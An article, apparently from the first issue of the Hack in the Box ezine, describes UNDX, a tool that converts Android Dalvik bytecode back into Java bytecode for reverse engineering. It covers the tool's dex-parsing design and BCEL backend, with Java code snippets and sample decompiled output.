Dalvik is the runtime that runs userspace Android applications. It was invented by Dan Bornstein, a very smart engineer at Google, and he named it after a village in Iceland. Dalvik is register-based and does not runs java bytecode. It runs it's own bytecode dialect which is executed by this Non-JVM runtime engine, see the comparison in *Table 1*.


***Table 1*: Dalvik vs. JVM**

	Dalvik	JVM
Architecture	Register	Stack
OS-Support	Android	Multiple
RE-Tools	Few	Many
Executables	APK	JAR
Constant-Pool	per Application	per Class

Dalvik Development process

Dalvik apps are developed using java developer tools on a standard desktop system, like eclipse (see *Figure 1*)or Netbeans IDE. The developer compiles the sources to java classes (as with using the javac tool). In the following step he transform the classes to the dalvik executable format (dx), using the dx tool, which results in the classes.dex file. This file, bundled with meta data (manifest) and media resources form a dalvik application, as a 'apk' deployment unit. An APK-file is transferred to the device or an emulator, which can happen with adb, or in most end-user cases, as download from the android market.

***Figure 1*: Dalvik Development environment**



Dalvik runtime libraries

A dalvik developer can choose from a wide range of APIs, some known from Java DK, and some are Dalvik specific. Some of the libraries are shown in *Table 2*.

***Table 2*: Dalvik APIs**

	Dalvik	JVM
java.io	Y	Y
java.net	Y	Y
android.*	Y	N
com.google.*	Y	N
javax.swing.*	N	Y

***Figure 2*: Default development process**





***Figure 3*: Development process with undx**



DALVIK DEVELOPMENT FROM A REVERSE ENGINEERING PERSPECTIVE

Perspectives

Dalvik applications are available as apk files, no source included, so you buy/download a cat in the bag. Typical questions during reverse engineering of dalvik applications are find out, whether the application contains malicious code, like ad/spyware, or some phone home functionality that sends data via a hidden channel to the vendor. Additionally one could query whether an application or the libraries it statically imports (in it's APK container) has unpatched security holes, which means that the dex file was generated from vulnerable java code. A third reverse engineering perspective would check whether the code contains copied parts, which may violate GPL or other license agreements.

Workflow

Dalvik programmers follow a reoccurring workflow when coding their applications. In the default setup this involves javac, dx. There is no way back to java code once we compiled the code (see *Figure 2*). This differs from the java development model, where a decompiler is in the toolbox of every programmers. Our tool UNDX fills this gap, as shown in see *Figure 3*.

Design choices

Undx main task is to parse dex file structures. So before coding the tool there was a set of major design questions to be decided. The first was about the reuse grade of the parsing strategy, the second one was the library choice for generating java bytecode.

Parsing DEX files

Design


The dexdump tool of the android SDK can perform a complete dump of dex files, it is used by UNDX, *Table 3* lists the parameters that influenced the design of the parser. The decision was to use as much of useable information from dexdump, for the rest we parse the dex file directly. *Figure 4* shows useful dexdump output, which is relatively easy to parse, compared to native Dex structures. On the other hand there are frequent omissions in the output of dexdump, such as the dump of array data (as in *Figure 5*).

***Table 3*: Parsing strategy**

	dexdump	parsing directly
Speed	Time advantage, do not have to write everything from	Direct access to binary structures (arrays, jump tables)
Control	dexdump has a number of nasty bugs	Immediate fix possible
Available info	Filters a lot	All you can parse

***Figure 4*: Dexdump output**


***Figure 5*: Dexdump array dump output**



We chose the BCEL (*http://jakarta.apache.org/bcel/*) as bytecode backend, as it has a very broad functionality (compared to the potential alternatives like ASM and javassist), however this preference is solely

based on the authors subjective view and experience with BCEL. *Figure 6*, which was taken from the BCEL documentation), shows the object hierarchy provided by the BCEL classes.


***Figure 6*: BCEL hierarchy**



Processing Steps

Figure 7 shows the steps that are necessary to parse an APK back into a java bytecode representation. First global APK structures are read, then the methods are processed. In the end the derived data is written to a jar file.

***Figure 7*: Processing steps**



Processing of global structures: Processing the global structures involves extracting the classes.dex file from the APK archive (which is a zip container), and parsing global structures, like preparing constants for later lookup. In detail this step transforms APK meta information into relevant BCEL structures, for example retrieve the Dalvi String table and store its values in a JAVA constant pool.

Process classes: Transforming the classes involves splitting the combined meta data of the classes within a dex file into individual class files. For this purpose we parse the meta data, process the methods, by inspecting the bytecode and generate BCEL classes, as we now have all necessary meta data available and all methods of a class are parsed. The BCEL class object is then ready to be dumped into a class file, as entry of the output jar file.

Processing class Meta Data: This step includes extracting the meta data first, then transferring the visibility, class/interface, classname, subclass information into BCEL fields. The static and instance fields of each class have to be created, too.

Process the individual methods: The major work of UNDX is performed in transferring the Davlik bytecode back into JVM equivalents. So first we extract the method meta data, then parse all the Instructions and generate BCEL methods for each Dalvik method. This includes transforming method meta data to BCEL method structures, extracting method signatures setting up local variable tables, and mapping Dalvik registers to JVM stack positions. A source snippet for this is shown in *Figure 8*.

***Figure 8*: Acquire method meta data**

```
private MethodGen getMethodMeta(ArrayList<String>
al, ConstantPoolGen pg,
String classname) {
for (String line : al) {
KeyValue kv = new KeyValue(line.trim());
String key = kv.getKey(); String value =
kv.getValue();
if (key.equals(str_TYPE)) type = value.
replaceAll("'", "");
if (key.equals("name")) name = value.replaceAll("'",
"");
if (key.equals("access")) access = value.split(" ")
[0].substring(2);
allfound = (type.length() * name.length() * access.
length() != 0);
if (allfound) break;
}
Matcher m = methodtypes.matcher(type);
boolean n = m.find();
Type[] rt = Type.getArgumentTypes(type);
Type t = Type.getReturnType(type);
int access2 = Integer.parseInt(access, 16);
MethodGen fg = new MethodGen(access2, t, rt, null,
name, classname,
new InstructionList(), pg);
return fg;
```

Generating the java bytecode instructions: The details for creating BCEL instructions from Dalvik instructions are very work-intensive. First BCEL InstructionLists are created, then NOP proxies for every Dalvik instruction to handle forward jump targets are prepared. Then for every Dalvik instruction add an equivalent JVM bytecode block to the JVM InstructionList. In this conversion loop UNDX spends most of it's time. Not every instruction can be processed one-to-one, as some storage semantics are differing between Dalvik and JVM,as shown in *Figure 9*, *Figure 10* and *Figure 11*. The

Figure 9: Transforming the new-array opcode

```
private static void handle_new_array(String[] ops,
InstructionList il,
ConstantPoolGen cpg, LocalVarContext lvg) {
String vx = ops[1].replaceAll(",", "");
String size = ops[2].replaceAll(",", "");
String type = ops[3].replaceAll(",", "");
il.append(new ILOAD((short) lvg.
didx2jvmidxstr(size)));
if (type.substring(1).startsWith("L")
|| type.substring(1).startsWith("[")) {
il.append(new ANEWARRAY(Utils.doAddClass(cpg, type.
substring(1))));
} else
{
il .append(new NEWARRAY((BasicType) Type.
getType(type
.substring(1))));
}
il.append(new ASTORE(lvg.didx2jvmidxstr(vx)));
}
```

Figure 10: Transforming virtual method calls

```
private static void handle_invoke_virtual(String[]
regs, String[] ops,
InstructionList il, ConstantPoolGen cpg,
LocalVarContext lvg,
OpcodeSequence oc, DalvikCodeLine dcl) {
String classandmethod = ops[2].replaceAll(",", "");
String params = getparams(regs);
String a[] = extractClassAndMethod(classandmethod);
int metref = cpg.addMethodref(Utils.
toJavaName(a[0]), a[1], a[2]);
genParameterByRegs(il, lvg, regs, a, cpg, metref,
true);
il.append(new INVOKEVIRTUAL(metref));
DalvikCodeLine nextInstr = dcl.getNext();
if (!nextInstr._opname.startsWith("move-result")
&& !classandmethod.endsWith(")V")) {
if (classandmethod.endsWith(")J") ||
classandmethod.endsWith(")D")) {
il.append(new POP2());
} else {
il.append(new POP());
}
}
}
```

Figure 11: Transforming sparse switches

```
String reg = ops[1].replaceAll(",", "");
String reg2 = ops[2].replaceAll(",", "");
DalvikCodeLine dclx = bl1.getByLogicalOffset(reg2);
int phys = dclx.getMemPos();
int curpos = dcl.getPos();
int magic = getAPA().getShort(phys);
if (magic != 0x0200) { Utils.stopAndDump("wrong
magic"); }
int size = getAPA().getShort(phys + 2);
int[] jumpcases = new int[size];
int[] offsets = new int[size];
InstructionHandle[] ihh = new InstructionHandle[size];
for (int k = 0; k < size; k++) {
jumpcases[k] = getAPA().getShort(phys + 4 + 4 * k);
offsets[k] = getAPA().getShort(phys + 4 + 4 * (size +
k));
int newoffset = offsets[k] + curpos;
String zzzz = Utils.getFourCharHexString(newoffset);
ihh[k] = ic.get(zzzz);
}
int defaultpos = dcl.getNext().getPos();
String zzzz = Utils.getFourCharHexString(defaultpos);
InstructionHandle theDefault = ic.get(zzzz);
il.append(new ILOAD(locals.didx2jvmidxstr(reg)));
LOOKUPSWITCH ih = new LOOKUPSWITCH(jumpcases, ihh,
theDefault);
il.append(ih);
```

Figure 12: Dalvik Code




Figure 13: JVM Code

```
public static MD5 getInstance();
Code:
  0:   getstatic       #14; //Field md5:LMD5;
  3:   astore_0
  4:   aload_0
  5:   ifnonnull       28
  8:   new     #4; //class MD5
  11:  astore_0
  12:  aload_0
  13:  invokespecial   #73; //Method "<init>":()V
  16:  aload_0
  17:  putstatic       #14; //Field md5:LMD5;
  20:  getstatic       #14; //Field md5:LMD5;
  23:  astore_0
  24:  aload_0
  25:  areturn
```

Figure 14: Static Analysis




Figure 15: Decompilation

```
public class WebDialog extends Dialog
{

    public WebDialog(Context arg0)
    {
        super(arg0);
        Object obj = JVM INSTR new #14  <Class WebView>;
        ((WebView) (obj)).WebView(arg0);
        webView = ((WebView) (obj));
        obj = webView;
        obj = ((WebView) (obj)).getSettings();
        boolean flag = true;
        ((WebSettings) (obj)).setJavaScriptEnabled(flag);
        obj = webView;
        setContentView(((android.view.View) (obj)));
        obj = "Welcome";
        setTitle(((CharSequence) (obj)));
    }

    public void loadUrl(String arg0)
    {
        WebView webview = webView;
        webview.loadUrl(arg0);
```

instructions shown in *Figure 12* and *Figure 13* illustrates the transformation results. To achive this result we have to comply to some invariant constraints, we have to assign sound Dalvik regs to jvm stack positions. To violate the JVM verifier as less as possible we want to obey stack balance rule, when processing the opcodes. Very important also is to provide proper type inference of the object references on the stack (reconstruct flow of data assignment opcodes). This is often tricky and fails in the set of cases, where the Dalvik reused registers for objects of differing types. This detail illustrates well how hardware and memory constraints in mobile devices influenced the design of the Dalvik architecture.

Store generated data in BCEL structures: After all methods in all classes are parsed, processing is finished, and as result we have a class file for each defined class in the dex file.


Static analysis of the code

Now that we have bytecode generated from the Dalvik code, what can we do with it. We could analyze the code with static checking tools, like (findbugs) to find programming bugs, vulnerabilities, license violations with tool support (see *Figure 14*). If we are an experienced reverse engineer and already learned that fully automated tools are not the ultimate choice in RE, we stuff the class files in a decompiler (JAD, JD-GUI), see *Figure 15* to receive JAVA-like code to speed up program understanding, which is the reverse engineers primary goal. Be aware, that you receive structural equivalent and not a 100 percent verbatim copy of the original source, as some differences due to heavy transformation processes inbetween show their effect, such as reuse of stack variables.

In certain cases it is recommended to use class file disassembler (javap), when the decompiler was not able to complete due to heavy use of obfuscation.

Although real reverse engineers prefer code, UNDX can also compete in the RE softball league, using more graphs and consume less brain. If you want that instead, write a 20 liner groovy script, and transfer the nodes and arrows of the control flow graph (like the one offered by findbugs) into a nice graph in the graphing language of your choice. *Figure 16* shows that approach using DIA.

***Figure 16*: Graph With DIA**



SUMMARY AND TRIVIA

UNDX consists of about 4000 lines of code, which are written in JAVA, only external dependency is BCEL. It uses the command line only, but you could write a GUI and contribute it to the project, as the licensing is committer-friendly GPL. The code is available at http://www.illegalaccess.org/undx/.

At this point we thank *Dan Bornstein* (again), for suggesting the UNDX name. •

ABOUT THE AUTHOR

Marc Schönefeld is a known speaker at international security conferences since 2002. His talks on Java-Security were presented at Blackhat, RSA, DIMVA,PacSec, CanSecWest, HackInTheBox and other major conferences. In 2010 he hopefully finishes his PhD at the University of Bamberg. In the daytime he works on the topic of Java and JEE security for Red Hat. He can be reached at marc AET illegalaccess DOT org.

END OF ISSUE #1

We hope you enjoyed it

Interested in submitting for Issue #2? Email your article ideas to Zarul Shahrin(zarulshahrin@hackinthebox.org)

Interested in advertising in HITB Ezine? Contact Dhillon Kannabhiran (dhillon@hackinthebox.org)

====

Hack in The Box
Suite 26.3, Level 26, Menara IMC,
No. 8 Jalan Sultan Ismail,
50250 Kuala Lumpur,
Malaysia

Tel: +603-20394724
Fax: +603-20318359

http://www.hackinthebox.org
http://forum.hackinthebox.org
http://conference.hackinthebox.org
http://training.hackinthebox.org
http://photos.hackinthebox.org
http://video.hackinthebox.org